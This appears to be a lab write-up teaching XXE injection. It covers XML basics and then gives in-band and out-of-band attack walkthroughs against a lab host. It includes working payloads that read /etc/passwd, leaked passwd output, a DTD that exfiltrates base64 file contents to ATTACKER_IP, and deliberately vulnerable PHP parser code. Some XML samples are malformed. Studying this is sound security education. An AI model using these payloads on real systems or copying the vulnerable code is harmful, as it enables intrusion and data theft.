

XXE Injection



– **BY SAMIR KHAN**

Introduction

XXE (XML External Entity) injection is a vulnerability in applications that process XML input. It occurs when an attacker manipulates XML to include external entities (references to external files or URLs). This can lead to unauthorized actions such as:

- Reading sensitive files on the server (e.g., /etc/passwd).
- Sending requests to internal systems the attacker cannot directly access.
- Remote code execution in extreme cases.

Since XML is commonly used in APIs, web services, and SOAP applications, XXE vulnerabilities pose a significant security risk.

Objectives

1. **Understand the Basics of XXE:**
 - Learn how XXE works and the threats it poses, such as data exfiltration and server-side request forgery (SSRF).

2. Recognize Vulnerable Configurations:

- Spot XML parsers and processing configurations prone to XXE attacks.

3. Learn Detection and Exploitation Techniques:

- Use tools like OWASP ZAP or Burp Suite to identify and exploit XXE vulnerabilities.

4. Master Mitigation Strategies:

- Implement best practices to prevent XXE in applications.

Prerequisites

To effectively learn and apply XXE concepts, you should have:

1. XML Knowledge:

- Understand XML structure, including tags, attributes, and entities.

1. Example:

xml Copy code

```
<!DOCTYPE note [  
<!ENTITY myfile SYSTEM "file:///etc/passwd">  
>  
<note>  
    <to>&myfile;</to>  
</note>
```

1. Web Application Basics:

- Know how applications process user input and handle data, particularly XML payloads.

2. Tool Familiarity:

- Have basic skills in using security tools like OWASP ZAP or Burp Suite for testing web applications.


Simplified Explanation of XXE

Think of XML as a way for applications to communicate. Normally, XML data is safe and predictable. However, if an attacker can add special commands (like references to files or servers) into the XML, the application may mistakenly process them, giving the attacker access to data or systems they shouldn't see.

For example:

The Attacker's Payload:

xml

 Copy code

```
<!DOCTYPE data [  
<!ENTITY attack SYSTEM "file:///etc/passwd">  
<data>&attack;</data>
```

1. What Happens on the Server:

- The application tries to read the file `/etc/passwd` because it blindly trusts the XML.

This is what makes XXE so dangerous and why protecting against it is essential.


What is XML?

XML (Extensible Markup Language) is a system used for storing and transporting data in a way that both humans and computers can read. It's similar to HTML (which is used to create webpages), but XML is used for general-purpose data, not just for displaying content.

XML allows data to be organized with *tags* that describe the information. These tags are used to define elements and attributes. The main purpose of XML is to enable the exchange of data between different systems or applications.

Example of XML:

xml

 Copy code

```
<person>  
  <name>John</name>  
  <age>30</age>  
</person>
```

Here, `<person>`, `<name>`, and `<age>` are tags used to describe the content.

XML Syntax and Structure

In XML:

- **Elements** are defined with tags surrounded by `<` and `>`.
- Tags usually come in pairs: one for opening and one for closing, like `<name>` and `</name>`.
- **Attributes** provide additional information within the opening tag, like `<person id="1">`.

- **Character data** refers to the actual content inside the tags, like "John" inside the <name> tag.

Simple Example:

```
xml Copy code  
  
<?xml version="1.0" encoding="UTF-8"?>  
<user id="1">  
  <name>John</name>  
  <age>30</age>  
  <address>  
    <street>123 Main St</street>  
    <city>Anytown</city>  
  </address>  
</user>
```

In this example:

- <user id="1"> is an element with an attribute (id="1").
- <name>John</name> is an element with content ("John").
- <address> is another element, containing other nested elements like <street> and <city>.

Common Use Cases in Web Applications

XML is widely used in:

1. **Web Services and APIs:** Many web services, like SOAP, use XML to exchange data.
2. **Configuration Files:** It's also used for settings in applications or servers, such as configuring a database connection.

What is XSLT?

XSLT (Extensible Stylesheet Language Transformations) is a language used to transform XML data into different formats. For example, it can convert XML data into HTML to display on a webpage or into CSV for data processing.

XSLT is useful in **XXE attacks** (XML External Entity), where it can help attackers extract or manipulate data from XML documents.

How XSLT Helps with XXE Attacks:

1. **Extracting Data:** XSLT can extract sensitive information like passwords from XML.

2. **Expanding Entities:** It can trigger external entities, allowing attackers to load files or make server requests.

What are DTDs?

DTD (Document Type Definition) is a set of rules that defines the structure of an XML document, including which tags are allowed and what they can contain.

- **Internal DTDs** are defined within the XML document.
- **External DTDs** are stored separately and referenced by the XML document.

Purpose of DTDs:

1. **Validation:** DTDs check if the XML document follows the correct structure.
2. **Entity Declaration:** DTDs define reusable elements or references (like external files) that can be used throughout the XML.

Example of an Internal DTD:

xml Copy code

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE config [
  <!ELEMENT config (database)>
  <!ELEMENT database (username, password)>
]>
<config>
  <database>
    <username>admin</username>
    <password>secret</password>
  </database>
</config>
```

DTDs and XXE

External entities in DTDs can be exploited in **XXE attacks**. For example, an attacker can inject external entities that reference files or URLs that shouldn't be accessed.

XML Entities

XML entities are placeholders for data that can be expanded in the XML document. There are several types of entities:

1. **Internal Entities:** Defined within the XML document, they are like shortcuts for content used multiple times.

2. **External Entities:** Refer to content outside the XML, such as a file or URL. This can be exploited in XXE attacks.
3. **General Entities:** Used to define substitutions for common text within the document.
4. **Character Entities:** Used to represent special characters (e.g., < becomes <).

Example of an External Entity:

```
xml Copy code  
  
<?xml version="1.0" encoding="UTF-8"?>  
<!ENTITY external SYSTEM "http://example.com/external.dtd">  
<config>  
  &external;  
</config>
```

In this case, &external; will pull content from the external URL <http://example.com/external.dtd>.


Types of Entities

1. **Internal Entities:** Help manage repetitive content inside XML.
-

```
xml Copy code  
  
<!DOCTYPE note [  
<!ENTITY inf "This is a test.">  
<note>  
  <info>&inf;</info>  
</note>
```

External Entities: Reference external files or URLs, which can be dangerous in XXE attacks.


xml

 Copy code

```
<!DOCTYPE note [  
<!ENTITY ext SYSTEM "http://example.com/external.dtd">  
<note>  
  <info>&ext;</info>  
</note>
```

General Entities: Used to substitute common values, such as the author's name.


xml

 Copy code


```
<!DOCTYPE note [  
<!ENTITY author "John Doe">  
<note>  
  <writer>&author;</writer>  
</note>
```

Character Entities: Used for special characters like <, >, and &.

xml

 Copy code

```
<note>  
  <text>Use &lt; for a less-than symbol.</text>  
</note>
```



This summary simplifies XML, XSLT, DTDs, and XML entities. Understanding these concepts helps prevent security risks, such as **XXE attacks**, that can be triggered by misconfigured XML parsers.

XML Parsing

XML parsing is the process by which an XML file is read, and its information is accessed and manipulated by a software program. XML parsers convert data from XML format into a structure that a program can use (like a DOM tree). During this process, parsers may validate XML data against a schema or a DTD, ensuring the structure conforms to certain rules.

If a parser is configured to process external entities, it can lead to unauthorized access to files, internal systems, or external websites.

Common XML Parsers

Several XML parsers are used across different programming environments; each parser may handle XML data differently, which can affect vulnerability to XXE injection.

- **DOM (Document Object Model) Parser:** This method builds the entire XML document into a memory-based tree structure, allowing random access to all parts of the document. It is resource-intensive but very flexible.
 - **SAX (Simple API for XML) Parser:** Parses XML data sequentially without loading the whole document into memory, making it suitable for large XML files. However, it is less flexible for accessing XML data randomly.
 - **StAX (Streaming API for XML) Parser:** Similar to SAX, StAX parses XML documents in a streaming fashion but gives the programmer more control over the XML parsing process.
 - **XPath Parser:** Parses an XML document based on expression and is used extensively in conjunction with XSLT.
-

EXPLOITING XXE In-Band


In-Band vs. Out-of-Band XXE Simplified

- **In-Band XXE:** In this type of attack, the attacker can directly see the response from the server after sending a malicious XML. For example, the attacker sends an XML with a payload that extracts sensitive information (like passwords), and the server responds by sending this data back to the attacker.
 - **Out-of-Band XXE:** Here, the attacker **does not** directly see the server's response. Instead, they need to rely on other channels, such as sending DNS queries or HTTP requests. The attack still sends a malicious XML, but the response comes through different means like an external request that the attacker can monitor.
-

In-Band XXE Example (Exploit Process)

1. **Submit Malicious XML:** The attacker fills out a contact form on a website and submits it. The XML data is intercepted by a tool (like Burp Suite).
 2. **Vulnerable Code:** The website has code that processes XML without protecting against XXE. This code loads the XML and processes it, even if it includes malicious entities (like trying to read files from the system).
 3. **Injected Payload:** The attacker injects an XML with a payload that tries to access sensitive system files (e.g., `/etc/passwd`, which contains user data on Unix systems).
 4. Example of malicious XML:
-

xml

 Copy code

```
<!DOCTYPE foo [  
<!ELEMENT foo ANY>  
<!ENTITY xxe SYSTEM "file:///etc/passwd">  
<contact>  
<name>&xxe;</name>  
<email>test@test.com</email>  
<message>test</message>  
</contact>
```

In-Band XXE Exploitation

We will be using [Burp](#) for this room. To demonstrate this vulnerability.

EasyShare Home Contact

Contact Us

Name:

Email:

Message:

Submit

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /contact_submit.php HTTP/1.1 2 Host: 10.10.189.204 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/xml 8 Content-Length: 136 9 Origin: http://10.10.189.204 10 Connection: close 11 Referer: http://10.10.189.204/contact.php 12 13 <?xml version="1.0" encoding="UTF-8"?> <contact> <name> My Name </name> <email> test@test.com </email> <message> Test Message </message> </contact> </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 22 Apr 2024 12:53:50 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 51 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 Thank you, My Name! Your message has been received. </pre>			

Since the application returns the value of the name parameter, we can inject an entity that is pointing to `/etc/passwd` to disclose its values.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /contact_submit.php HTTP/1.1 2 Host: 10.10.189.204 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/xml 8 Content-Length: 174 9 Origin: http://10.10.189.204 10 Connection: close 11 Referer: http://10.10.189.204/contact.php 12 13 <!DOCTYPE foo [14 <ELEMENT foo ANY > 15 <ENTITY xxe SYSTEM "file:///etc/passwd" >]> 16 <contact> 17 <name> &xxe; </name> <email> test@test.com </email> <message> test </message> </contact> </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 22 Apr 2024 12:40:19 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1978 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 Thank you, root:x:0:0:root:/root:/bin/bash 10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 11 bin:x:2:2:bin:/bin:/usr/sbin/nologin 12 sys:x:3:3:sys:/dev:/usr/sbin/nologin 13 sync:x:4:65534:sync:/bin:/bin/sync 14 games:x:5:60:games:/usr/games:/usr/sbin/nologin 15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 25 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin 26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 27 systemd-network:x:100:102:systemd Network Management,../run/systemd:/usr/sbin/nologin 28 systemd-resolve:x:101:103:systemd Resolver,../run/systemd:/usr/sbin/nologin 29 systemd-timesync:x:102:104:systemd Time Synchronization,../run/systemd:/usr/sbin/nologin 30 messagebus:x:103:106:../nonexistent:/usr/sbin/nologin 31 syslog:x:104:110:../home/syslog:/usr/sbin/nologin 32 _apt:x:105:65534:../nonexistent:/usr/sbin/nologin 33 tss:x:106:111:TPM software stack,../var/lib/tpm:/bin/false 34 uidd:x:107:112:../run/uidd:/usr/sbin/nologin 35 tcpdump:x:108:113:../nonexistent:/usr/sbin/nologin 36 sshd:x:109:65534:../run/sshd:/usr/sbin/nologin 37 landscape:x:110:115:../var/lib/landscape:/usr/sbin/nologin </pre>			

VULNERABLE CODE:

```
libxml_disable_entity_loader(false);

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $xmlData = file_get_contents('php://input');

    $doc = new DOMDocument();
    $doc->loadXML($xmlData, LIBXML_NOENT | LIBXML_DTDLOAD);

    $expandedContent = $doc->getElementsByTagName('name')[0]->textContent;

    echo "Thank you, " . $expandedContent . "! Your message has been received.";
}
```

Out-Of-Band XXE

Explanation of Out-of-Band XXE (XML External Entity) Attack

In an Out-of-Band XXE attack, the attacker does not directly receive the server's response. Instead, the attacker forces the vulnerable server to send data to an external location, which the attacker controls. This is done using external entities in the XML payload that make the server perform requests to attacker-controlled servers (e.g., HTTP, DNS).

VULNERABLE CODE:

```
libxml_disable_entity_loader(false);
$xmlData = file_get_contents('php://input');

$doc = new DOMDocument();
$doc->loadXML($xmlData, LIBXML_NOENT | LIBXML_DTDLOAD);

$links = $doc->getElementsByTagName('file');

foreach ($links as $link) {
    $fileLink = $link->nodeValue;
    $stmt = $conn->prepare("INSERT INTO uploads (link, uploaded_date) VALUES (?, NOW())");
    $stmt->bind_param("s", $fileLink);
    $stmt->execute();

    if ($stmt->affected_rows > 0) {
        echo "Link saved successfully.";
    } else {
        echo "Error saving link.";
    }
}

$stmt->close();
}
```

Steps to Perform an Out-of-Band XXE Attack:

1. **Set up an Attacker-Controlled Server:** First, the attacker needs a server that will receive data from the target application. In this case, the attacker uses Python's built-in `http.server` to create a simple HTTP server that will listen on a specific port.

2. To start the Python web server on the attacker's machine (AttackBox or their own machine), the attacker uses the command:

```
python3 -m http.server 1337
n 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

This starts a web server on port 1337 and listens for incoming HTTP requests.

Intercept the Upload Request: The attacker then uses a tool like Burp Suite to intercept and modify the request from the target application. The goal is to replace the XML content in the request with a malicious payload that will trigger an Out-of-Band request.

Example of a malicious payload that points to the attacker's server:

```
xml                                                                    Copy code

<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://ATTACKER_IP:1337/" >]>
<upload><file>&xxe;</file></upload>
```

Send the modified HTTP request.

SendCancel<>

Request

PrettyRawHex

1 POST /submit.php HTTP/1.1

2 Host: 10.10.189.204

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/xml

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 126

10 Origin: http://10.10.189.204

11 Connection: close

12 Referer: http://10.10.189.204/index.php

13

14 <!DOCTYPE foo [

15 <!ELEMENT foo ANY >

16 <!ENTITY xxe SYSTEM "http:// :1337/" >]>

17 <upload>

18 <file>

19 &xxe;

20 </file>

21 </upload>

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Wed, 24 Apr 2024 07:39:55 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Content-Length: 0

5 Connection: close

6 Content-Type: text/html; charset=UTF-8

7

8

```
└─$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.189.204 - - [24/Apr/2024 15:39:56] "GET / HTTP/1.0" 200 -
```

After sending the modified HTTP request, the Python web server will receive a connection from the target machine. The establishment of a connection with the server indicates that sensitive information can be extracted from the application.

Send the Malicious Request: After modifying the XML payload in Burp's Repeater, the attacker resends the request. The server processes the XML and sends a request to the attacker's server.

Create a DTD File for Exfiltration: To exfiltrate sensitive information (like contents of /etc/passwd), the attacker prepares a **DTD (Document Type Definition)** file that defines an external entity using a **PHP filter**. This filter allows the attacker to base64-encode the contents of a sensitive file (e.g., /etc/passwd) and send it to the attacker's server.


Example DTD payload:

```
<!ENTITY % cmd SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oobxxe "<!ENTITY exfil SYSTEM 'http://ATTACKER_IP:1337/?data=%cmd;'>">
%oobxxe;
```

- %cmd refers to the file /etc/passwd, encoded in base64 using PHP's php://filter/convert.base64-encode filter.
- %oobxxe creates an entity exfil that points to the attacker's server and sends the base64-encoded content of /etc/passwd.

Link to the DTD File: The attacker then modifies the original XML payload to point to the DTD file (sample.dtd) hosted on the attacker's server.


xml

 Copy code

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE upload SYSTEM "http://ATTACKER_IP:1337/sample.dtd">
<upload>
  <file>&exfil;</file>
</upload>
```

- This tells the server to fetch the sample.dtd file from the attacker's server and process it.

- The external entity exfil will then send the base64-encoded contents of /etc/passwd back to the attacker's server.



This type of attack can be used to extract files from a target system without directly interacting with the server’s response, making it more covert and harder to detect.

SUMMARY

In-Band XXE:

- **Definition:** The attacker receives the server's response directly. The exfiltrated data or attack result is visible in the server’s response.
- **Exploitation:** The attacker sends a malicious XML payload to the server (e.g., pointing to sensitive files like /etc/passwd), and the server returns the extracted data as part of its response.
- **Example:** Injecting an XML payload that references a sensitive file (/etc/passwd), and the server sends this file content in the response.

Out-of-Band XXE:

- **Definition:** The attacker does not receive the server's response directly. Instead, the exfiltrated data is sent to an attacker-controlled server via external channels (HTTP, DNS).
- **Exploitation:** The attacker sends a malicious XML payload that triggers the server to make an external request (e.g., HTTP request to the attacker’s server), exfiltrating sensitive data like /etc/passwd.

- **Example: Using a PHP filter to base64-encode the contents of a file and sending it to the attacker's server via HTTP. The attacker decodes the exfiltrated data to retrieve the sensitive content.**

Both methods leverage XML External Entities (XXE) to exploit vulnerabilities in XML parsing, but In-Band XXE provides direct access to the server's response, while Out-of-Band XXE requires the attacker to capture the data from an external server.